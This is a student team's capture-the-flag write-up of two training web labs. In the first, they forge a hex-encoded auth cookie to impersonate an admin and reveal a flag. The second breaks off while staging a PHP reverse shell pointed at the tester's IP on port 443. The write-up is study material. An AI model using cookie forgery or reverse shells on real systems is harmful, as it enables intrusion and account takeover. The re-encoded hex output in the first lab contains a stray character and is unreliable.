PSP0201 Week 2 Writeup

Group Name: Amway

Members:

ID	Name	Role
1211100903	TAN XIN YI	Leader
1211101998	WESLEY WONG MIN GUAN	Member
1211101843	YAP HAN WAI	Member
1211101186	TAM LI XUAN	Member


Day 1: Web Exploitation – A Christmas Crisis

Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1

Registration and logging in to the Christmas Control Centre. No access to the control console.




VIEW CONSOLE

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No



CHRISTMAS CONTROL CENTRE

Opening up the browser developer tools to check on the cookie.




VIEW CONSOLE

Control	Active?
Part Picking	No
Assembly	No
Painting	No
Touch-up	No
Sorting	No
Sleigh Loading	No

Question 2


Obtain the value of the cookie.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
auth	7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273696e636f7374616e227d	10.10.135.145	/	Session	130	false	false	None	Fri, 17 Jun 2022 11:40:4...

Question 3

Using Cyberchef, convert the cookie value to string.



From Hex

Delimiter
Auto

Input


```
length: 126
 lines:   1
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c202275
7365726e616d65223a2273696e636f7374616e227d
```

Output

```
time:   1ms
length:  63
 lines:   1
{"company":"The Best Festival Company", "username":"sincostan"}
```

Question 4

Changing the username to ‘santa’, convert the JSON statement to hex.



To Hex

Delimiter: None

Bytes per line: 0

Input


```
start: 0   length: 59
  end: NaN  lines: 1
length: NaN
{"company":"The Best Festival Company", "username":"santa"}
```

Output

```
start:   0   time:   1ms
  end: 118   length: 118
length: 118  lines:    1
7b22636f6d70616e79223a225468652042657374204665737469766616c20436f6d70616e79222c202275
7365726e616d65223a2273616e7461227d
```

Question 5

Now having access to the controls, switching on every control shows the flag.



Control	Active?
Part Picking	Yes
Assembly	Yes
Painting	Yes
Touch-up	Yes
Sorting	Yes
Sleigh Loading	Yes

```
THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}
```

Thought Process/Methodology:

Having accessed the target machine, we were shown a login/registration page. We proceeded to register an account and login. After logging in, we opened the browser’s developer tool and chose to view the site cookie from the Storage tab. Looking at the cookie value, we deduced it to be a hexadecimal value and proceeded to convert it to text using Cyberchef. We found a JSON statement with the username element. Using Cyberchef, we altered the username to ‘santa’, the administrator account, and converted it back to hexadecimal using Cyberchef. We replaced the cookie value with a converted one and refreshed the page. We are now shown an administrator page (Santa’s) and proceeded to enable every control, which in turn showed the flag.


Day 2: Web Exploitation – The Elf Strikes Back!

Tools used: Kali Linux, Firefox

Solution/walkthrough:

Question 1

After entering the MACHINE IP, the Firefox will show as below.




You are not signed in

Please enter your ID as a GET parameter (?id=YOUR_ID_HERE)

Hence, use the ID(`ODIzODI5MTNiYmYw`) to enter.


Question 2

To view the page source, right click it and search for the type of file.



Question 3

Change *</?id= ODIzODI5MTNiYmYw>* to */uploads*.




Index of /uploads

Name Last modified Size Description

Parent Directory -


Question 4

Enter the command *(cp /usr/share/webshells/php/php-reverse-shell.php .).* And Change $ip to the ip address on the top right corner of screen and change $port to 443.

